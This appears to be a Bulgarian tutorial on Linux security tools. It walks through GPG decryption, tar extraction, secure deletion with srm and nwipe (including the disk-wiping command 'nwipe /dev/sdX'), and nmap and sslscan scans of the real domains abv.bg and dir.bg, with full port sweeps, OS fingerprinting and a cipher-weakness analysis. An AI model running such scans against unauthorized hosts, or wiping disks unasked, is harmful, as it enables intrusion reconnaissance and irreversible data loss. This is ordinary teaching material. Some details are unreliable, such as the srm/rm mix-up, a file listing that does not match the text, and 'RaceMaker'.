Тази команда се използва за декриптиране на файл, който е бил защитен със GnuPG. Параметърът „—decrypt“ указва на GPG да разшифрова криптирания файл `archive.tar.bz2.gpg`, като за целта е необходима същата парола, използвана при симетричното криптиране (или съответният частен ключ, ако е използвано асиметрично криптиране). Чрез опцията „—output“ се задава името на изходния файл, в който ще бъде записан декриптираният резултат – в случая `decrypted_archive.tar.bz2`. По време на изпълнение командата ще поиска въвеждане на парола (Фиг. 11), която не се показва на екрана, а при успешно удостоверяване съдържанието на архива се възстановява в първоначалния му, компресиран вид, готов за последващо разархивиране с `tar`.




Фиг. 11 Разпаковане и дешифриране на архива `tar.bz2`

Процесът на работа с `tar` архива започва с организиране на файловата структура, като първоначално файлът `decrypted_archive.tar.bz2` се премества в директорията `folder3` чрез командата `mv` (Фиг. 12). След като се навигира в тази папка с `cd folder3` и се потвърди съдържанието ѝ чрез `ls`, се преминава към същинското разархивиране. За целта се използва командата:

**`tar -xjf decrypted_archive.tar.bz2`**

Флагът `-x` указва извличане на данните, `-j` специфично инструктира инструмента да обработи `bzip2` компресия, а `-f` дефинира името на архивния файл. Резултатът от изпълнението е пълното възстановяване на оригиналната структура от файлове и подпапки (като `folder1` и `folder2`) директно в новата локация, което се вижда от финалния списък на файловете в терминала (Фиг. 12).



```
kiril@webserver:~/example_backup$ ls
archive.tar.bz2  decrypted_archive.tar.bz2  file1.txt  file2.txt  folder2
archive.tar.bz2.gpg  file1.1  file2.2  folder1  folder3
kiril@webserver:~/example_backup$ mv decrypted_archive.tar.bz2 folder3
kiril@webserver:~/example_backup$ ls
archive.tar.bz2  file1.1  file2.2  folder1  folder3
archive.tar.bz2.gpg  file1.txt  file2.txt  folder2
kiril@webserver:~/example_backup$ cd folder3
kiril@webserver:~/example_backup/folder3$ ls
decrypted_archive.tar.bz2
kiril@webserver:~/example_backup/folder3$ tar -xjf decrypted_archive.tar.bz2
kiril@webserver:~/example_backup/folder3$ ls
decrypted_archive.tar.bz2  file1.1  file1.txt  file2.2  file2.txt  folder1  folder2
kiril@webserver:~/example_backup/folder3$
```

Фиг. 12 Разархивиране на `decrypted_archive.tar.bz2`

## 9.4 Сигурно изтриване на файлове

Както **rm**, така и **nwipe** са помощни програми от командния ред за сигурно изтриване на файлове, но служат за различни цели.

Командата **rm (secure remove)** презаписва данните на файла с произволни данни, преди да прекрати връзката на файла, което го прави невъзстановим [37]. Тя предоставя опции за определяне на броя на преминаванията за презаписване на данни и поддържа различни методи за изтриване.

При въвеждане на командата „`rm file2.2`“ се извършва сигурно изтриване на файла `file2.2`, като съдържанието му се презаписва многократно преди премахването му от файловата система, с цел да не може да бъде възстановено чрез стандартни средства за възстановяване на данни (Фиг. 13). След успешното изпълнение на командата файлът се счита за окончателно унищожен. При последващо изпълнение на командата „`ls`“ съдържанието на текущата директория се извежда без файла `file2.2`, тъй като той вече не съществува във файловата система и не може да бъде достъпен или възстановен.

```
decrypted_archive.tar.bz2 file1.1 file1.txt file2.2 file2.txt folder1 folder2
kiril@webserver:~/example_backup/folder3$ srm file2.2
kiril@webserver:~/example_backup/folder3$ ls
decrypted_archive.tar.bz2 file1.1 file1.txt file2.2 folder1 folder2
kiril@webserver:~/example_backup/folder3$ _
```

Фиг. 13 Сигурно изтриване на файл с команда *srm*

Командата **nwipe** презаписва целия диск или дял с произволни данни или нули няколко пъти, което го прави подходящ за сигурно изтриване на устройства за съхранение преди изхвърляне или повторна употреба [37]. Примерен начин на ползване:

**nwipe /dev/sdX**


Заменяме /dev/sdX с подходящия идентификатор на устройство (напр. /dev/sda) за диска или дяла, който искаме да изтрием. Командата работи на ниво блоково устройство, което означава, че се засягат всички данни на диска - включително файлове, дялове, файлови системи и boot записи. При изпълнение на командата **nwipe** ще получи директен достъп до устройството и ще започне процес на презаписване на всички сектори, с цел информацията да стане практически невъзстановима. След приключване на процеса дискът ще бъде напълно изчистен и неизползваем, докато не бъде повторно разделен и форматиран. Изпълнението на тази команда е необратимо и изисква изключително внимание, тъй като грешен избор на устройство (sdX) може да доведе до пълна загуба на критични данни или дори на операционната система.

Командата **srm** е подходяща за сигурно изтриване на отделни файлове или директории, докато **nwipe** е предназначен за сигурно изтриване на цели дискове или дялове. Използваме инструмента, който най-добре отговаря на нашите специфични изисквания. И двата инструмента предлагат опции за персонализиране, за да отговорят на различни нужди за сигурност.

## 10. Сканиране чрез инструментите nmap и sslscan

### 10.1 Сканиране на интернет сървъри с nmap

Командата „nmap abv.bg“ стартира инструмента nmap за мрежово сканиране и анализ, като целта ѝ е домейнът abv.bg (Фиг. 14). При изпълнение на командата Nmap първо ще резолвира домейн името до съответния IP адрес, след което ще извърши стандартно TCP сканиране на най-често използваните портове на този хост [38]. В резултат ще бъде изведена информация за това кои портове са отворени, затворени или филтрирани, както и какви мрежови услуги работят върху тях (например веб сървър, пощенска услуга и др.). Командата не експлоатира уязвимости, а предоставя базова картина за мрежовата достъпност и публично видимите услуги на дадения сървър, като резултатите зависят от защитните механизми и конфигурацията на целевата система.



```
ubuntu server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap 7.94 from Maximiliano Bertacchini (maxiberta) installed
kiril@webserver:~$ nmap abv.bg
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-26 23:05 UTC
Nmap scan report for abv.bg (194.153.145.104)
Host is up (0.0036s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    closed smtp
80/tcp    open  http
110/tcp   closed pop3
443/tcp   open  https
465/tcp   closed smtps
995/tcp   closed pop3s

Nmap done: 1 IP address (1 host up) scanned in 4.66 seconds
kiril@webserver:~$ nmap dir.bg
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-26 23:06 UTC
Nmap scan report for dir.bg (194.145.63.12)
Host is up (0.0049s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    filtered ssh
23/tcp    filtered telnet
80/tcp    open  http
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
443/tcp   open  https
445/tcp   filtered microsoft-ds
3306/tcp  filtered mysql
4444/tcp  filtered krb524
8010/tcp  filtered xmpp
8888/tcp  open  sun-answerbook
9102/tcp  open  jetdirect

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
kiril@webserver:~$
```

Фиг. 14 Сканиране на abv.bg и dir.bg чрез nmap

Описание за какво се ползва всяка услуга на отдалечения сайт dir.bg:

**ssh (Secure Shell)** - мрежов протокол, използван за установяване на защитена и криптирана комуникация между два компютъра през незащитена мрежа. Обикновено се използва за отдалечено администриране, защитен трансфер на файлове (SFTP) и тунелиране на други мрежови протоколи.

**telnet** - мрежов протокол, използван за установяване на сесия на интерфейс на командния ред (CLI - Command Line Interface) на отдалечен сървър или устройство. Често се използва за отдалечено администриране или отстраняване на грешки, но се счита за несигурен, тъй като предава данни, включително пароли, в обикновен текст.

**http** - това е протокол за пренос на хипертекст и е основата на комуникацията на данни за World Wide Web. Използва се за предаване и получаване на уеб страници и други уеб ресурси между уеб сървър и уеб клиент (обикновено уеб браузър).

**rpcbind (Remote Procedure Call Bind)** - RPCBIND е мрежова услуга, която картографира номерата на програмата RPC (Remote Procedure Call) към транспортния адрес, на който те слушат. Обикновено се използва в мрежови услуги, които разчитат на RPC за комуникация, като NFS (мрежова файлова система).

**msrpc (Microsoft Remote Procedure Call)** - мрежов протокол, използван от операционните системи Microsoft Windows за извикване на отдалечени процедури. Той позволява комуникация между различни процеси на отдалечени Windows системи и се използва за различни мрежови услуги на Windows.

**netbios-ssn (NetBIOS Session Service)** - услуга, която осигурява комуникация на ниво сесия между приложения през мрежа NetBIOS (Основна входно-изходна система на мрежата). Обикновено се свързва със споделянето на файлове и принтери в Windows.

**https (Hypertext Transfer Protocol Secure)** - разширение на HTTP с добавени функции за сигурност, включително криптиране чрез SSL/TLS. Използва се за защитена комуникация през компютърна мрежа и обикновено се използва за защитено сърфиране в мрежата и предаване на чувствителна информация през интернет.

**microsoft-ds (Microsoft Directory Services)** - услуга, която предоставя достъп до директорийни услуги в мрежи на Microsoft Windows. Използва се за споделяне на

файлове и принтери, удостоверяване на потребители и други услуги, свързани с директории в среди на Windows.

**mysql** - MySQL е популярна система за управление на релационни бази данни (RDBMS) с отворен код. Използва се за съхраняване и извличане на данни за голямо разнообразие от приложения, от малки лични уебсайтове до големи корпоративни системи.

**krb524 (Kerberos V5 KRB524)** - мрежова услуга, която преобразува Kerberos V5 билети във версия 4 билети. Използва се за свързване и удостоверяване между системи, използващи различни версии на протокола за удостоверяване Kerberos.

**Xmpp (Extensible Messaging and Presence Protocol)** - отворен стандартен комуникационен протокол за незабавни съобщения и информация за присъствие. Обикновено се използва за комуникация в реално време, включително незабавни съобщения, известия за присъствие и приложения за сътрудничество.

**sun-answerbook** - Sun-Answerbook е услуга, която предоставя онлайн документация и помощ за продуктите на Sun Microsystems. Използва се за достъп до документация и информация за отстраняване на проблеми за хардуерни и софтуерни продукти на Sun.

**jetdirect** - протокол, използван от принтерите на HP (Hewlett-Packard) за управление на принтери и комуникация по мрежа. Той позволява печат от отдалечени устройства и конфигуриране на настройките на принтера по мрежата.


Когато Nmap докладва порт като "филтриран", това означава, че Nmap не е успял да определи дали портът е отворен или затворен, защото не е получил отговор от целевата система. Това обикновено се случва, когато защитна стена, рутер или друго мрежово устройство между сканиращата система и целта блокира или филтрира входящите пакети, предназначени за този порт. „Филтрираното“ състояние не предоставя окончателна информация за състоянието на порта, това само показва, че Nmap не е успял да установи комуникация с порта поради някаква форма на филтриране.

Когато Nmap докладва порт като "отворен", това означава, че Nmap е успял да установи комуникация с целевата система на този порт и целевата система е отговорила със състояние на "слушане" (listening). „Отворен“ порт показва, че има активна услуга или приложение, което слуша за входящи връзки на този порт. Това може също да

означава, че няма защитна стена или мрежово устройство, блокиращо входящите връзки към този порт, което позволява комуникацията да се осъществява свободно.

„Филтриран“ означава, че Nmap не може да определи дали портът е отворен или затворен поради някаква форма на филтриране или блокиране. „Отворен“ означава, че Nmap успешно е установил комуникация с порта и портът активно приема връзки. Разбирането на състоянието на портовете, открити по време на мрежово сканиране, е от съществено значение за оценка на състоянието на сигурността на дадена система или мрежа.

## 10.2 Сканиране на порт 443 на dir.bg посредством инструмента ssllscan



```
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 256 bits CAMELLIA256-SHA
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits DHE-RSA-AES128-GCM-SHA256 DHE 2048 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-SHA256 DHE 2048 bits
Accepted TLSv1.2 128 bits DHE-RSA-AES128-SHA DHE 2048 bits
Accepted TLSv1.2 128 bits DHE-RSA-CAMELLIA128-SHA DHE 2048 bits
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 128 bits CAMELLIA128-SHA
Accepted TLSv1.2 ?? bits TLS_DHE_RSA_WITH_SEED_CBC_SHA
Accepted TLSv1.2 ?? bits TLS_RSA_WITH_SEED_CBC_SHA
Accepted TLSv1.2 128 bits TLS_RSA_WITH_IDEA_CBC_SHA
Accepted TLSv1.2 128 bits TLS_ECDHE_RSA_WITH_RC4_128_SHA
Accepted TLSv1.2 128 bits TLS_RSA_WITH_RC4_128_SHA
Accepted TLSv1.2 128 bits TLS_RSA_WITH_RC4_128_MD5
Accepted TLSv1.2 112 bits TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA
Accepted TLSv1.2 112 bits TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
Accepted TLSv1.2 112 bits TLS_RSA_WITH_3DES_EDE_CBC_SHA

Server Key Exchange Group(s):
TLSv1.2 128 bits secp256r1 (NIST P-256)

SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048

Subject: about.dir.bg
AltNames: DNS:about.dir.bg, DNS:www.about.dir.bg
Issuer: R3

Not valid before: Jan 17 06:50:18 2024 GMT
Not valid after: Apr 16 06:50:17 2024 GMT
kiril@webserver:~$
```

Фиг. 15 Резултат след сканиране на порт 443

Сканирането на порт 443 на домейна dir.bg с инструмента sslscan може да се извърши със следната команда [39]:

**sslscan dir.bg:443**

Тази команда указва на sslscan да се свърже към хоста dir.bg на стандартния HTTPS порт 443 и да анализира SSL/TLS конфигурацията, включително поддържаните протоколи, шифри и криптографски настройки (Фиг. 15). Някои от типичните части от информация, която sslscan ни дава са следните:

- 1) Поддържани SSL/TLS протоколи** - sslscan ще изброи SSL/TLS протоколите, поддържани от целевия сървър, като TLSv1.0, TLSv1.1, TLSv1.2 или TLSv1.3.
- 2) Поддържани Cipher Suites** - sslscan ще изброи пакетите за шифроване, поддържани от целевия сървър, включително силни и слаби пакети за шифроване. Той ще идентифицира кои пакети за шифроване са предпочитани или поддържани от сървъра.
- 3) Подробности за SSL/TLS сертификата** - sslscan ще предостави информация за SSL/TLS сертификата, представен от сървъра, включително предмета на сертификата, издателя, периода на валидност и всички разширения на сертификата.
- 4) SSL/TLS уязвимости** - sslscan може да открие и докладва известни SSL/TLS уязвимости, присъстващи в конфигурацията на сървъра, като несигурни версии на SSL/TLS протокол, слаби пакети за шифроване или уязвимости, свързани с SSL/TLS предоговаряне.
- 5) Поддържани SSL/TLS функции** - sslscan може също да идентифицира специфични SSL/TLS функции, поддържани от сървъра, като индикация за име на сървър (SNI), възобновяване на сесия или защитено предоговаряне.
- 6) Откриване на уязвимост на Heartbleed** - sslscan може да включва проверка за уязвимостта Heartbleed (CVE-2014-0160), която засяга реализациите на OpenSSL. Той ще покаже дали сървърът е уязвим на Heartbleed или не.

**7) Откриване на уязвимост на POODLE** - sslscan може да включва проверка за SSLv3 POODLE уязвимост (CVE-2014-3566), която засяга реализациите на SSLv3. Той ще покаже дали сървърът е уязвим към POODLE или не.

Най-голямата част от изхода показва списък със „Cipher Suites“, които сървърът приема (Фиг. 15). Всяка линия представлява специфична комбинация от алгоритми, използвани за защита на връзката. Първата колона показва протокола (TLSv1.2), който е сравнително сигурен, но вече остаряващ (по-новият стандарт е TLSv1.3). Втората колона (bits) показва силата на криптирането (напр. 128 или 256 бита). Зеленият цвят показва силни и препоръчителни шифри (като ECDHE с AES-GCM), които осигуряват „Perfect Forward Secrecy“ (PFS) - това означава, че дори ако частният ключ на сървъра бъде компрометиран в бъдеще, миналите сесии остават защитени.

Оцветените в жълто записи в долната част на списъка сигнализируют за потенциални уязвимости (Фиг. 15). Виждат се шифри, използващи RC4 и 3DES (Triple DES). RC4 се счита за несигурен и е забранен от съвременните браузъри, тъй като има известни математически слабости. 3DES също се счита за слаб (112 бита) и е уязвим към атаки като „Sweet32“. Наличието им обикновено е с цел поддръжка на много стари браузъри или операционни системи, но от гледна точка на модерната сигурност, те трябва да бъдат деактивирани.

Секцията Server Key Exchange Group(s) показва, че сървърът използва кривата secp256r1 (NIST P-256) за обмен на сесийни ключове, което е стандартна и добра практика (Фиг. 15). Под нея е информацията за SSL Certificate. Виждаме, че сертификатът е издаден от R3 (посредник на Let's Encrypt) и използва алгоритъм за подписване sha256WithRSAEncryption. Силата на RSA ключа е 2048 bits, което е текущият индустриален стандарт за сигурност.

Най-отдолу е изведена информацията за субекта на сертификата и неговия срок на валидност (Фиг. 15). Сертификатът е издаден за about.dir.bg и е валиден също за www.about.dir.bg. Важно е да се отбележи периодът на валидност: от 17 януари 2024 г. до 16 април 2024 г. Към днешна дата този сертификат е изтекъл, което би довело до предупреждения за сигурност в браузърите на потребителите, посещаващи сайта.

Сървърът предлага добра базова защита чрез TLSv1.2 и силни AES шифри, но сигурността му е компрометирана от поддръжката на остарели алгоритми (RC4, 3DES) и изтеклия срок на валидност на сертификата.

### 10.3 Показване типа на ОС на сървър чрез nmap

За тази цел използваме командата:

**sudo nmap -O localhost**

Когато изпълним тази команда, Nmap ще извърши откриване на ОС (Операционна система) срещу целевия сървър и ще се опита да идентифицира операционната система, работеща на него въз основа на различни характеристики, включително поведение на TCP/IP стека, отговори на специфични проби и други мрежови характеристики (Фиг. 16). В случая е открил, че операционната система на нашия сървър е Linux 2.6.x.

A screenshot of a terminal window with a dark background. The text shows the execution of the command 'sudo nmap -O localhost'. The output includes the Nmap version (7.80), the scan time (2024-03-27 00:55 UTC), and the scan report for localhost (127.0.0.1). It states the host is up with a latency of 0.000014s. A table shows port 22/tcp is open and running SSH. It also lists device type, running OS (Linux 2.6.X), OS CPE, OS details (Linux 2.6.32), and network distance (0 hops). At the bottom, it says 'OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .', 'Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds', and the prompt 'kiril@webserver:~\$'.

*Фиг. 16 Откриване на ОС на localhost*

Трябва да имаме предвид, че откриването на ОС може да не е винаги точно, особено ако целевият сървър е конфигуриран да скрива или замъглява своя отпечатък на ОС (Фиг. 17). Освен това Nmap изисква достатъчно привилегии, за да извърши точно откриване на ОС. В някои мрежи root привилегиите може да са необходими за точно откриване на ОС.

```
kiril@webserver:~$ sudo nmap -O dir.bg
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-27 00:55 UTC
Nmap scan report for dir.bg (194.145.63.12)
Host is up (0.0031s latency).
Not shown: 987 closed ports
PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    filtered  telnet
80/tcp    open      http
111/tcp   filtered  rpcbind
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
443/tcp   open      https
445/tcp   filtered  microsoft-ds
3306/tcp  filtered  mysql
4444/tcp  filtered  krb524
8010/tcp  filtered  xmpp
8888/tcp  open      sun-answerbook
9102/tcp  open      jetdirect
Aggressive OS guesses: Linux 3.10 - 3.12 (95%), Linux 4.4 (95%), Linux 4.9 (94%), Linux 2.6.32 - 3.0
(93%), Linux 3.2 - 3.8 (92%), Linux 4.0 (92%), Linux 3.11 - 4.1 (92%), Linux 2.6.32 (92%), Linux 2.
6.32 or 3.10 (92%), Linux 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 6 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds
kiril@webserver:~$ _
```

Фиг. 17 Опит за откриване на ОС на dir.bg

Резултатите от сканирането с инструмента nmap върху хоста dir.bg (IP адрес 194.145.63.12) предоставят важна информация за активните мрежови услуги и операционната система на сървъра (Фиг. 17). Използваната команда „sudo nmap -O dir.bg“ се опитва да идентифицира операционната система чрез анализ на мрежовите пакети. Nmap не е открил точно съвпадение ("No exact OS matches"), но дава предположения с висока вероятност (92% - 95%), че сървърът използва Linux с ядро в диапазона от 3.10 до 4.9.


## 10.4 Откриване на нестандартни отворени портове

За тази цел използваме командата:

```
sudo nmap -p 1-65535 --open <target_ip>
```

Изпълнението на дадената команда сканира всички 65 535 порта на целевия сървър (1-65535) и показва само отворени портове (--open). Чрез насочване към всички портове в едно сканиране избягваме необходимостта от допълнително филтриране и потенциално намаляваме общото време за сканиране.

Трябва да се има предвид, че сканирането на всички портове все още може да отнеме известно време, особено ако целевата система не реагира много или ако има проблеми със забавянето на мрежата. Този подход обаче обикновено е по-бърз от извършването на пълно сканиране на порт (-p) и след това филтриране на резултатите.



```
kiril@webserver:~$ sudo nmap -p 1-65535 --open dir.bg
[sudo] password for kiril:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-27 01:11 UTC
Nmap scan report for dir.bg (194.145.63.12)
Host is up (0.0038s latency).
Not shown: 54100 closed ports, 11430 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
2224/tcp  open  efi-mg
5665/tcp  open  unknown
8888/tcp  open  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
kiril@webserver:~$
```

Фиг. 18 Откриване на нестандартни отворени портове на dir.bg

Анализ на конкретните портове (Фиг. 18):

**Порт 2224/tcp (efi-mg):** Името efi-mg (Enlighten FDDI Management) често е подвеждащо, тъй като nmap извлича тези имена от своята база данни със стандартни услуги. В съвременните Linux системи, този порт често се използва от RaceMaker или Corosync – софтуерни инструменти за управление на клъстери и висока достъпност (High Availability). Това подсказва, че сървърът вероятно е част от по-голяма инфраструктура, която трябва да работи безотказно.

**Порт 5665/tcp (unknown):** Статусът unknown означава, че nmap не е успял автоматично да разпознае услугата в базата си данни. В системната администрация обаче порт 5665 е стандартният порт за Icinga 2 - популярна система за мониторинг на мрежи и сървъри. Той се използва за комуникация между централния сървър за мониторинг и отдалечените агенти.

**Порт 8888/tcp (sun-answerbook):** Името идва от старата система за онлайн документация на Sun Microsystems, наречена AnswerBook2, която по подразбиране е използвала този порт. Днес порт 8888 се използва масово като алтернативен порт за уеб услуги (HTTP). Системните администратори го избират, когато стандартният порт 80 вече е зает от друга услуга или когато искат да пуснат тестова версия на сайт.

